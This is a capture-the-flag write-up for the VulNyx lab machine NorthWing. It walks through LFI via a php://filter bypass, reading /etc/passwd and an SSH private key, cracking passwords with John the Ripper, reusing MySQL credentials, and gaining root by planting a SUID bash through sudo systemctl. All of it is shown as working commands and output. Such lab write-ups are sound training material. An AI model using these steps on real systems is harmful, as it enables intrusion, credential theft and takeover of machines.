NorthWing | Vulnyx Writeup
Table of Contents
Overview

NorthWing is an easy VulNyx machine that focuses on Local File Inclusion, PHP filter wrapper bypasses, SSH private key disclosure, password cracking, credential disclosure, MySQL enumeration, and privilege escalation through misconfigured systemctl sudo permissions. The machine demonstrates how a file inclusion vulnerability can lead to credential disclosure and initial access, which can then be chained with weak credentials and an overly permissive system administration utility to achieve full system compromise.
Key Vulnerabilities
- Local File Inclusion (LFI)
- PHP Filter Wrapper Bypass
- SSH Private Key Disclosure
- Weak SSH Key Passphrase
- Credential Disclosure in Web Application
- Weak Developer Password
- MySQL Credential Disclosure
- Misconfigured
sudoPermissions - Privilege Escalation via
systemctl - SUID Bash Privilege Escalation
🔎 Reconnaissance
First, perform a full TCP port scan against the target using Nmap.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.40
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 07:42 -0700
Nmap scan report for 192.168.1.40
Host is up (1.1s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:02:0e:87:56:15:5c:00:07:96:91:cf:2e:34:48:52 (ECDSA)
|_  256 4c:1b:c2:51:d6:87:f6:ad:9b:e7:34:2f:be:a2:65:01 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: NorthWing | Luxury Redefined
MAC Address: 08:00:27:C9:FB:E6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect res-ults at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.63 seconds
Findings
- 22/tcp → SSH
- 80/tcp → Apache HTTP Server
The web server identifies the target as:
NorthWing | Luxury Redefined
🌐 Web Enumeration
Open port 80 in the browser.
The website displays:
Curated travel experiences for those who seek the extraordinary.
Private islands, hidden retreats, and seamless logistics.
Inspecting the source code reveals a parameter used by the menu:
?page=home
The presence of a file-related parameter suggests a possible Local File Inclusion (LFI) vulnerability.
📂 Local File Inclusion
First, attempt to read /etc/passwd through the page parameter.
http://192.168.1.40/?page=/etc/passwd
The request returns: 403 Unauthorized Access
A direct request is therefore blocked.
🧪 PHP Filter Wrapper Bypass
The PHP filter wrapper can be used to encode the contents of a local file before returning it.
The following wrapper can be used:
php://filter/convert.base64-encode/resource=FILE
Reference: OWASP- Testing for Local File Inclusion
Use the PHP filter against /etc/passwd.
http://192.168.1.40/?page=php://filter/convert.base64-encode/resource=/etc/passwd
The server returns the contents of /etc/passwd encoded in Base64.
🔓 Decode /etc/passwd
The Base64 output can be decoded using CyberChef or the local base64 utility.
echo "BASE64_DATA" | base64 -d > passwd.txt
The decoded file contains:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
arthur:x:1000:1000:arthur:/home/arthur:/bin/bash
mysql:x:110:111:MySQL Server,,,:/nonexistent:/bin/false
developer:x:1001:1001:,,,:/home/developer:/bin/bash
Two interesting interactive users are identified:
arthur
developer
Since SSH is exposed on port 22, the next step is to look for SSH credentials belonging to these users.
🔑 SSH Private Key Disclosure
Use the LFI vulnerability with the PHP filter to read Arthur’s private SSH key.
http://192.168.1.40/?page=php://filter/convert.base64-encode/resource=/home/arthur/.ssh/id_ed25519
The server returns the private key encoded in Base64.
Decode the output and save it as:
echo "BASE64_DATA" | base64 -d > id_ed25519
The decoded key begins and ends with:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABApdylvNP
0D/Im2h29KBskLAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIJbQ0u2zXFbKbFdC
ndZduAqD7soLVHT209ujrZAWws+9AAAAoLt5ae84SOwdDbEq3oK8nH/0rWm7nFkqkg1LMw
eBcW2pZnqD2u6lp3+0T/FlLxhN960eMdmgSEuDPDzwO2wKIwXnwomMjLQpfAeknXm5RGjK
j1OznE9jnF6AcQgFB9a9oeyy5Wivui5d1tFO5i7oawVUOCagIpXYNiTr8mpDJv3uTdAkoE
RcEjFmh3yjBSD5VRJKziDZHl6hqN3rukCxS2Y=
-----END OPENSSH PRIVATE KEY-----
🔐 Crack the SSH Key Passphrase
Convert the SSH private key into a John the Ripper-compatible hash.
ssh2john id_ed25519 > hash.txt
Use rockyou.txt to crack the passphrase.
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Result
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/arc/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
aventura         (id_ed25519)
1g 0:00:01:12 DONE (2026-08-25 08:16) 0.01371g/s 25.01p/s 25.01c/s 25.01C/s jonjon..eastside
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The passphrase for Arthur’s private key is: aventura
🖥 SSH Access as Arthur
Set the correct permissions on the private key.
chmod 600 id_ed25519
Connect to SSH using the recovered private key.
ssh -i id_ed25519 arthur@192.168.1.40
Enter the recovered passphrase:
aventura
The SSH login succeeds.
🏁 User Flag
Read the user flag.
cat user.txt
Result
arthur@northwing:~$ cat user.txt
5f4dcc3b5aa765d61d8327deb882cf99
🔍 Application Enumeration
Check the web application’s files under /var/www/html.
An internal application is found:
/var/www/html/internal_app/
Navigate to the directory and list the files:
Result
arthur@northwing:~$ cd /var/www/html/internal_app/
arthur@northwing:/var/www/html/internal_app$ ls
connection.php  dashboard.php  login.php  logout.php  NOTE.txt
The connection.php file is particularly interesting because it contains database connection information.
🗄️ Database Credential Disclosure
Read the configuration file.
<?php
$host = "localhost";
$user = "northwing";
$password = "N0rthw!ng2026$";
$database = "northwing";

$conn = new mysqli($host, $user, $password, $database);

if ($conn->connect_error) {
    die("Database connection failed: " . $conn->connect_error);
}
?>
The database credentials are:
Username: northwing
Password: N0rthw!ng2026$
Database: northwing
🔌 Internal Service Enumeration
Check listening services and their bound addresses.
ss -tulnp
Result
arthur@northwing:~$ ss -tulnp
Netid       State        Recv-Q       Send-Q                                 Local Address:Port              Peer Address:Port      Process
udp         UNCONN       0            0                                192.168.1.40%enp0s3:68                     0.0.0.0:*
udp         UNCONN       0            0                                         127.0.0.54:53                     0.0.0.0:*
udp         UNCONN       0            0                                      127.0.0.53%lo:53                     0.0.0.0:*
udp         UNCONN       0            0                  [fe80::a00:27ff:fec9:fbe6]%enp0s3:546                       [::]:*
tcp         LISTEN       0            70                                         127.0.0.1:33060                  0.0.0.0:*
tcp         LISTEN       0            4096                                   127.0.0.53%lo:53                     0.0.0.0:*
tcp         LISTEN       0            151                                        127.0.0.1:3306                   0.0.0.0:*
tcp         LISTEN       0            4096                                      127.0.0.54:53                     0.0.0.0:*
tcp         LISTEN       0            4096                                         0.0.0.0:22                     0.0.0.0:*
tcp         LISTEN       0            4096                                            [::]:22                        [::]:*
tcp         LISTEN       0            511                                                *:80                           *:*
arthur@northwing:~$
The MySQL server is bound to:
127.0.0.1:3306
This confirms that the database is available locally but is not directly exposed externally.
🔐 Access MySQL
Use the credentials discovered in connection.php.
mysql -h 127.0.0.1 -u northwing -p'N0rthw!ng2026$'
The MySQL server accepts the credentials.
Check the available databases:
show databases;
Result
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| northwing          |
| performance_schema |
+--------------------+
3 rows in set (0.02 sec)
Select the northwing database.
use northwing;
List the available tables.
show tables;
Result
mysql> show tables;
+---------------------+
| Tables_in_northwing |
+---------------------+
| users               |
+---------------------+
1 row in set (0.00 sec)
👥 Database User Enumeration
Read the contents of the users table.
select * from users;
Result
mysql> select * from users;
+----+-----------+--------------------------------------------------------------+
| id | username  | password                                                     |
+----+-----------+--------------------------------------------------------------+
|  1 | arthur    | $2y$10$yH5fQH6qYz5Zt7KzQ4bZ2uM3m3uEJwF2Kz8KpJpQz7yF0Jq8WJvQK |
|  2 | developer | $2a$12$6n7/juND57eFUlODfeB87e45x24ibPr4eiZPLmKKIA84YKsj3fvGq |
+----+-----------+--------------------------------------------------------------+
2 rows in set (0.05 sec)
A password hash for the developer account is exposed.
Copy the developer hash to the attacker machine.
echo "\$2a\$12\$6n7/juND57eFUlODfeB87e45x24ibPr4eiZPLmKKIA84YKsj3fvGq" > pass_hash.txt
🔓 Crack Developer Password
Use John the Ripper with the rockyou.txt wordlist.
john --format=crypt pass_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Result
$ john --format=crypt pass_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 4 for all loaded hashes
Cost 2 (algorithm specific iterations) is 12 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
greenday         (?)
1g 0:00:00:07 DONE (2026-08-25 08:52) 0.1295g/s 24.87p/s 24.87c/s 24.87C/s daniela..november
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The recovered password is: greenday
👤 Switch to Developer
Switch from Arthur to the developer account.
su developer
Enter:
greenday
🔍 Sudo Enumeration
Check the sudo permissions available to developer.
sudo -l
Result
developer@northwing:~$ sudo -l
Matching Defaults entries for developer on northwing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User developer may run the following commands on northwing:
    (root) NOPASSWD: /usr/bin/systemctl *
The user can execute:
/usr/bin/systemctl
as root without entering a password.
💥 Privilege Escalation via systemctl
The systemctl binary can be abused when unrestricted service-management functionality is granted through sudo.
Reference: GTFOBins
Create a temporary service file.
TF=$(mktemp).service
Write a service definition that creates a SUID copy of Bash.
echo -e '[Service]\nType=oneshot\nExecStart=/bin/sh -c "cp /bin/bash /tmp/rootbash && chmod +xs /tmp/rootbash"' > $TF
Link the service file using the root-privileged systemctl.
sudo -u root /usr/bin/systemctl link $TF
The service is now registered with systemd.
Start the service:
sudo -u root /usr/bin/systemctl enable --now $TF
Result
developer@northwing:~$ TF=$(mktemp).service
developer@northwing:~$ echo $TF
/tmp/tmp.ZkgjAn4cNt.service
developer@northwing:~$ sudo -u root /usr/bin/systemctl link /dev/null
Failed to link unit: "/dev/null" is not a valid unit name.
developer@northwing:~$ echo -e '[Service]\nType=oneshot\nExecStart=/bin/sh -c "cp /bin/bash /tmp/rootbash && chmod +xs /tmp/rootbash"' > $TF
developer@northwing:~$ echo -e '[Service]\nType=oneshot\nExecStart=/bin/sh -c "cp /bin/bash /tmp/rootbash && chmod +xs /tmp/rootbash"' > $TF^C
developer@northwing:~$ ^C
developer@northwing:~$ sudo -u root /usr/bin/systemctl link $TF
Created symlink /etc/systemd/system/tmp.ZkgjAn4cNt.service → /tmp/tmp.ZkgjAn4cNt.service.
developer@northwing:~$ sudo -u root /usr/bin/systemctl enable --now $TF
The unit files have no installation config (WantedBy=, RequiredBy=, UpheldBy=,
Also=, or Alias= settings in the [Install] section, and DefaultInstance= for
template units). This means they are not meant to be enabled or disabled using systemctl.

Possible reasons for having these kinds of units are:
• A unit may be statically enabled by being symlinked from another unit's
  .wants/, .requires/, or .upholds/ directory.
• A unit's purpose may be to act as a helper for some other unit which has
  a requirement dependency on it.
• A unit may be started when needed via activation (socket, path, timer,
  D-Bus, udev, scripted systemctl call, ...).
• In case of template units, the unit is meant to be enabled with some
  instance name specified.
The command reports that the unit does not contain installation configuration, but the service file is still available to systemd.
🔎 Verify the SUID Bash
Check whether the malicious service created /tmp/rootbash.
ls -la /tmp/rootbash
Result
developer@northwing:~$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1446024 Aug 25 16:20 /tmp/rootbash
The SUID bit is enabled.
The binary is: root root
with: -rwsr-sr-x
👑 Root Shell
Execute the SUID Bash with the -p option.
/tmp/rootbash -p
Verify the current privileges.
id ; whoami
Result
developer@northwing:~$ /tmp/rootbash -p
rootbash-5.2# id ; whoami
uid=1001(developer) gid=1001(developer) euid=0(root) egid=0(root) groups=0(root),1001(developer),1002(developers)
root
This confirms successful privilege escalation to root.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
rootbash-5.2# cat /root/root.txt
d41d8cd98f00b204e9800998ecf8427e
rootbash-5.2#
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Enumeration | Apache / Source Code Analysis |
| Initial Vulnerability | Local File Inclusion |
| LFI Bypass | PHP Filter Wrapper |
| Information Disclosure | /etc/passwd |
| Credential Discovery | SSH Private Key |
| Credential Cracking | ssh2john + John the Ripper |
| Initial Access | SSH as arthur |
| User Flag | /home/arthur/user.txt |
| Application Enumeration | internal_app |
| Credential Disclosure | connection.php |
| Database Enumeration | MySQL |
| Credential Discovery | users table |
| Credential Cracking | John the Ripper |
| Lateral Movement | arthur → developer |
| Privilege Escalation | Misconfigured sudo |
| Root Execution | systemctl |
| Root Shell | SUID Bash |
| Root Flag | /root/root.txt |
🚀 Key Takeaways
- File inclusion parameters should always be tested for local file inclusion when their values appear to reference application files.
- Direct LFI filters can sometimes be bypassed using PHP stream wrappers such as
php://filter. - Sensitive files such as
/etc/passwdcan reveal valid system users and provide useful targets for further enumeration. - SSH private keys should always be protected with strong passphrases and appropriate filesystem permissions.
- Application configuration files can expose database credentials when secrets are hard-coded.
- Internal database services bound to
127.0.0.1are still security-sensitive because local compromise can expose them. - Password hashes stored in application databases should be protected using strong password policies and appropriate password-hashing mechanisms.
- Wildcard sudo permissions on powerful administrative utilities such as
systemctlcan lead to complete privilege escalation. - Systemd service files executed with root privileges should never be writable or controllable by unprivileged users.
- SUID-enabled shells provide direct privilege escalation when created with root ownership.

Related Posts
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
Trace | Vulnyx Writeup
Compromised the Trace machine by enumerating an exposed NFS share, discovering internal domains, bypassing a PHP …
Wellplayed | Vulnyx Writeup
Compromised the WellPlayed machine through unauthenticated WordPress WP2Shell RCE, obtained credentials from a sensitive …
Overpass | TryHackMe Writeup
Compromised the Overpass machine by bypassing the administrator authentication through an improperly validated …